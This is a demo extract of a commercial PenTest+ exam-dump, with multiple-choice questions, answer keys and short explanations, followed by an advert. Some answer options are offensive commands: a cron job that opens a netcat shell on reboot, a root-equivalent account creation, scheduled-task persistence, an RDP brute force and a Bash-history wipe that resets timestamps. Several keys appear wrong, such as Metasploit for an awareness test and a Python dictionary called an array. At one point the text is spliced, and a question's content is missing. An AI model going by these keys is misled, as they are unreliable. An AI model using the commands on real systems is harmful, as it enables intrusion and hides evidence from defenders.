for each in GET POST PUT TRACE CONNECT OPTIONS;
do
printf "Seach / HTTP/1.1\nHost:www.comptia.org\r\n\r\n" | nc www.comptia.org 80
```

Which of the following would the test discover?

- A. Default web configurations
- B. Open web ports on a host
- C. Supported HTTP methods
- D. Listening web servers in a domain

Answer: C

NEW QUESTION 136

A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees. Which of the following tools can help the tester achieve this goal?

- A. Metasploit
- B. Hydra
- C. SET
- D. WPScan

Answer: A

NEW QUESTION 141

During a web application test, a penetration tester was able to navigate to <https://company.com> and view all links on the web page. After manually reviewing the pages, the tester used a web scanner to automate the search for vulnerabilities. When returning to the web application, the following message appeared in the browser: unauthorized to view this page. Which of the following BEST explains what occurred?

- A. The SSL certificates were invalid.
- B. The tester IP was blocked.
- C. The scanner crashed the system.
- D. The web page was not found.

Answer: B

NEW QUESTION 146

A consulting company is completing the ROE during scoping. Which of the following should be included in the ROE?

- A. Cost of the assessment
- B. Report distribution
- C. Testing restrictions
- D. Liability

Answer: B

NEW QUESTION 148

A Chief Information Security Officer wants a penetration tester to evaluate whether a recently installed firewall is protecting a subnetwork on which many decades-old legacy systems are connected. The penetration tester decides to run an OS discovery and a full port scan to identify all the systems and any potential vulnerability. Which of the following should the penetration tester consider BEFORE running a scan?

- A. The timing of the scan
- B. The bandwidth limitations
- C. The inventory of assets and versions
- D. The type of scan

Answer: C

NEW QUESTION 149

When planning a penetration-testing effort, clearly expressing the rules surrounding the optimal time of day for test execution is important because:

- A. security compliance regulations or laws may be violated.
- B. testing can make detecting actual APT more challenging.
- C. testing adds to the workload of defensive cyber- and threat-hunting teams.
- D. business and network operations may be impacted.

Answer: D

NEW QUESTION 153

A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift. Which of the following social-engineering attacks was the tester utilizing?

- A. Phishing
- B. Tailgating
- C. Baiting
- D. Shoulder surfing

Answer: C

NEW QUESTION 155

A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible. Which of the following Nmap scan syntaxes would BEST accomplish this objective?

- A. `nmap -sT -vvv -O 192.168.1.2/24 -PO`
- B. `nmap -sV 192.168.1.2/24 -PO`
- C. `nmap -sA -v -O 192.168.1.2/24`
- D. `nmap -sS -O 192.168.1.2/24 -T1`

Answer: D

NEW QUESTION 160

A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| 03-12-20 09:23AM 331 index.aspx

| ftp-syst:

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server

| rdp-ntlm-info:

| Target Name: WEB3

| NetBIOS_Computer_Name: WEB3

| Product_Version: 6.3.9600

|_ System_Time: 2021-01-15T11:32:06+00:00

8443/tcp open http Microsoft IIS httpd 8.5

| http-methods:

|_ Potentially risky methods: TRACE

|_ http-server-header: Microsoft-IIS/8.5

|_ http-title: IIS Windows Server

Which of the following command sequences should the penetration tester try NEXT?

- A. ftp 192.168.53.23
- B. smbclient \\\\WEB3\\IPC\$ -I 192.168.53.23 -U guest
- C. ncrack -u Administrator -P 15worst_passwords.txt -p rdp 192.168.53.23
- D. curl -X TRACE https://192.168.53.23:8443/index.aspx
- E. nmap --script vuln -sV 192.168.53.23

Answer: A

NEW QUESTION 161

A penetration tester is examining a Class C network to identify active systems quickly. Which of the following commands should the penetration tester use?

- A. nmap sn 192.168.0.1/16
- B. nmap sn 192.168.0.1-254
- C. nmap sn 192.168.0.1 192.168.0.1.254
- D. nmap sN 192.168.0.0/24

Answer: B

NEW QUESTION 166

Appending string values onto another string is called:

- A. compilation
- B. connection
- C. concatenation
- D. conjunction

Answer: C

NEW QUESTION 169

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

- A. The penetration tester was testing the wrong assets
- B. The planning process failed to ensure all teams were notified
- C. The client was not ready for the assessment to start
- D. The penetration tester had incorrect contact information

Answer: B

NEW QUESTION 173

The attacking machine is on the same LAN segment as the target host during an internal penetration test. Which of the following commands will BEST enable the attacker to conduct host delivery and write the discovery to files without returning results of the attack machine?

- A. nmap snn exclude 10.1.1.15 10.1.1.0/24 -oA target_txt
- B. nmap iR10oX out.xml | grep Nmap | cut d "f5 > live-hosts.txt
- C. nmap PnsV OiL target.txt A target_text_Service
- D. nmap sSPn n iL target.txt A target_txtl

Answer: A

Explanation:

According to the Official CompTIA PenTest+ Self-Paced Study Guide¹, the correct answer is A. nmap -sn -n

-exclude 10.1.1.15 10.1.1.0/24 -oA target_txt.

This command will perform a ping scan (-sn) without reverse DNS resolution (-n) on the IP range 10.1.1.0/24, excluding the attack machine's IP address (10.1.1.15) from the scan (-exclude). It will also output the results in three formats (normal, grepable and XML) with a base name of target_txt (-oA).

NEW QUESTION 176

A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?

- A. Check the scoping document to determine if exfiltration is within scope.
- B. Stop the penetration test.
- C. Escalate the issue.
- D. Include the discovery and interaction in the daily report.

Answer: B

Explanation:

"Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."

NEW QUESTION 180

A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

- A. `schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe`
- B. `wmic startup get caption,command`
- C. `crontab -l; echo "@reboot sleep 200 && ncat -lvp 4242 -e /bin/bash" | crontab 2>/dev/null`
- D. `sudo useradd -ou 0 -g 0 user`

Answer: A

NEW QUESTION 185

Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

- A. The CVSS score of the finding
- B. The network location of the vulnerable device
- C. The vulnerability identifier
- D. The client acceptance form
- E. The name of the person who found the flaw
- F. The tool used to find the issue

Answer: CF

NEW QUESTION 187

A compliance-based penetration test is primarily concerned with:

- A. obtaining PII from the protected network.
- B. bypassing protection on edge devices.
- C. determining the efficacy of a specific set of security standards.
- D. obtaining specific information from the protected network.

Answer: C

NEW QUESTION 192

A penetration tester found the following valid URL while doing a manual assessment of a web application: <http://www.example.com/product.php?id=123987>. Which of the following automated tools would be best to use NEXT to try to identify a vulnerability in this URL?

- A. SQLmap
- B. Nessus
- C. Nikto
- D. DirBuster

Answer: B

NEW QUESTION 193

A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Too few arguments.")
    print("Syntax: python {} <>".format(sys.argv[0]))
    sys.exit()
try:
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        results = s.connect_ex((target,port))
        if result == 0:
            print("Port {} is opened".format(port))
except KeyboardInterrupt:
    print("Exiting...")
    sys.exit()
```

Which of the following actions will this script perform?

- A. Look for open ports.
- B. Listen for a reverse shell.
- C. Attempt to flood open ports.
- D. Create an encrypted tunnel.

Answer: A

NEW QUESTION 194

A security analyst needs to perform a scan for SMB port 445 over a/16 network. Which of the following commands would be the BEST option when stealth is not a concern and the task is time sensitive?

- A. Nmap -s 445 -Pn -T5 172.21.0.0/16
- B. Nmap -p 445 -n -T4 -open 172.21.0.0/16
- C. Nmap -sV --script=smb* 172.21.0.0/16
- D. Nmap -p 445 -max -sT 172. 21.0.0/16

Answer: C

Explanation:

The best option when stealth is not a concern and the task is time sensitive is to use the command: Nmap -sV --script=smb* 172.21.0.0/16. This command will use version detection and SMB scripts to scan for port 445 on the given IP range. The -sV option will cause Nmap to detect the version of services running on the ports, which is helpful for identifying vulnerabilities, and the --script=smb* option will cause Nmap to run all of the SMB related scripts. The -T4 option can be used to speed up the scan, as it increases the timing probes.

NEW QUESTION 196

A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

- A. Add a dependency checker into the tool chain.
- B. Perform routine static and dynamic analysis of committed code.
- C. Validate API security settings before deployment.
- D. Perform fuzz testing of compiled binaries.

Answer: A

NEW QUESTION 198

A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

- A. Netcraft
- B. CentralOps
- C. Responder
- D. FOCA

Answer: D

Explanation:

<https://kalilinuxtutorials.com/foca-metadata-hidden-documents/>

NEW QUESTION 199

A penetration tester wants to test a list of common passwords against the SSH daemon on a network device. Which of the following tools would be BEST to use for this purpose?

- A. Hashcat
- B. Mimikatz
- C. Patator
- D. John the Ripper

Answer: C

Explanation:

<https://www.kali.org/tools/patator/>

NEW QUESTION 202

Given the following code:

```
systems = {  
    "10.10.10.1" : "Windows 10",  
    "10.10.10.2" : "Windows 10",  
    "10.10.10.3" : "Windows 2016",  
    "10.10.10.4" : "Linux"  
}
```

Which of the following data structures is systems?

- A. A tuple
- B. A tree
- C. An array
- D. A dictionary

Answer: C

NEW QUESTION 205

The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST  
Nmap scan report for ( 192.168.1.1 )  
Host is up (0.0035s latency).  
Not shown: 996 filtered ports
```

Port	State	Service	Version
22/tcp	open	ssh	OpenSSH 6.6.1p1
53/tcp	open	domain	dnsmasq 2.72
80/tcp	open	http	lighttpd
443/tcp	open	ssl/http	httpd

```
Service Info: OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

Which of the following would be the BEST conclusion about this device?

- A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
- B. This device is most likely a gateway with in-band management services.
- C. This device is most likely a proxy server forwarding requests over TCP/443.
- D. This device may be vulnerable to remote code execution because of a buffer overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

Answer: B

Explanation:

The heart bleed bug is an open ssl bug which does not affect SSH Ref:

<https://www.sos-berlin.com/en/news-heartbleed-bug-does-not-affect-jobscheduler-or-ssh>

NEW QUESTION 206

A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

- A. RFID cloning
- B. RFID tagging
- C. Meta tagging
- D. Tag nesting

Answer: D

Explanation:

since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.

<https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation>

NEW QUESTION 208

A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

- A. /var/log/messages
- B. /var/log/last_user
- C. /var/log/user_log
- D. /var/log/lastlog

Answer: D

Explanation:

The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.

NEW QUESTION 211

A penetration tester runs the following command on a system:

```
find / -user root -perm -4000 -print 2>/dev/null
```

Which of the following is the tester trying to accomplish?

- A. Set the SGID on all files in the / directory
- B. Find the /root directory on the system
- C. Find files with the SUID bit set
- D. Find files that were created during exploitation and move them to /dev/null

Answer: C

Explanation:

the 2>/dev/null is output redirection, it simply sends all the error messages to infinity and beyond preventing any error messages to appear in the terminal session.

NEW QUESTION 213

A tester who is performing a penetration test discovers an older firewall that is known to have serious vulnerabilities to remote attacks but is not part of the original list of IP addresses for the engagement. Which of the following is the BEST option for the tester to take?

- A. Segment the firewall from the cloud.
- B. Scan the firewall for vulnerabilities.
- C. Notify the client about the firewall.
- D. Apply patches to the firewall.

Answer: C

NEW QUESTION 217

An exploit developer is coding a script that submits a very large number of small requests to a web server until the server is compromised. The script must examine each response received and compare the data to a large number of strings to determine which data to submit next. Which of the following data structures should the exploit developer use to make the string comparison and determination as efficient as possible?

- A. A list
- B. A tree
- C. A dictionary
- D. An array

Answer: C

Explanation:

data structures are used to store data in an organized form, and some data structures are more efficient and suitable for certain operations than others. For example, hash tables, skip lists and jump lists are some dictionary data structures that can insert and access elements efficiently³.

For string comparison, there are different algorithms that can measure how similar two strings are, such as Levenshtein distance, Hamming distance or Jaccard similarity⁴. Some of these algorithms can be implemented using data structures such as arrays or hashtables⁵.

NEW QUESTION 222

A penetration tester gains access to a system and establishes persistence, and then runs the following commands:

```
cat /dev/null > temp
```

```
touch -r .bash_history temp mv temp .bash_history
```

Which of the following actions is the tester MOST likely performing?

- A. Redirecting Bash history to /dev/null
- B. Making a copy of the user's Bash history for further enumeration
- C. Covering tracks by clearing the Bash history
- D. Making decoy files on the system to confuse incident responders

Answer: C

NEW QUESTION 227

A penetration tester captured the following traffic during a web-application test:

- C. Burp Suite
- D. OWASP ZAP

Answer: A

Explanation:

OpenVAS is a full-featured vulnerability scanner. OWASP ZAP = Burp Suite
Drozer (Android) = drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

NEW QUESTION 243

Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?

- A. The IP address is wrong.
- B. The server is unreachable.
- C. The IP address is on the blocklist.
- D. The IP address is on the allow list.

Answer: C

Explanation:

The most likely explanation for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

NEW QUESTION 244

A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

- A. Weak authentication schemes
- B. Credentials stored in strings
- C. Buffer overflows
- D. Non-optimized resource management

Answer: C

Explanation:

fuzzing introduces unexpected inputs into a system and watches to see if the system has any negative reactions to the inputs that indicate security, performance, or quality gaps or issues

NEW QUESTION 245

A penetration tester opened a reverse shell on a Linux web server and successfully escalated privileges to root. During the engagement, the tester noticed that another user logged in frequently as root to perform work tasks. To avoid disrupting this user's work, which of the following is the BEST option for the penetration tester to maintain root-level persistence on this server during the test?

- A. Add a web shell to the root of the website.
- B. Upgrade the reverse shell to a true TTY terminal.
- C. Add a new user with ID 0 to the /etc/passwd file.
- D. Change the password of the root user and revert after the test.

Answer: C

Explanation:

The best option for the penetration tester to maintain root-level persistence on this server during the test is to add a new user with ID 0 to the /etc/passwd file. This will allow the penetration tester to use the same user account as the other user, but with root privileges, meaning that it won't disrupt the other user's work. This can be done by adding a new line with the username and the numerical user ID 0 to the /etc/passwd file. For example, if the username for the other user is "johndoe", the line to add would be "johndoe:x:0:0:John Doe:/root:/bin/bash". After the user is added, the penetration tester can use the "su" command to switch to the new user and gain root privileges.

NEW QUESTION 250

A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

- A. Create a one-shot system service to establish a reverse shell.
- B. Obtain /etc/shadow and brute force the root password.
- C. Run the nc -e /bin/sh <...> command.
- D. Move laterally to create a user account on LDAP

Answer: A

Explanation:

<https://hosakacorp.net/p/systemd-user.html>

NEW QUESTION 252

When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

- A. <#

- B. <\$
- C. ##
- D. #
- E. #!

Answer: E

NEW QUESTION 253

.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual PT0-002 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the PT0-002 Product From:

<https://www.2passeasy.com/dumps/PT0-002/>

Money Back Guarantee

PT0-002 Practice Exam Features:

- * PT0-002 Questions and Answers Updated Frequently
- * PT0-002 Practice Questions Verified by Expert Senior Certified Staff
- * PT0-002 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * PT0-002 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year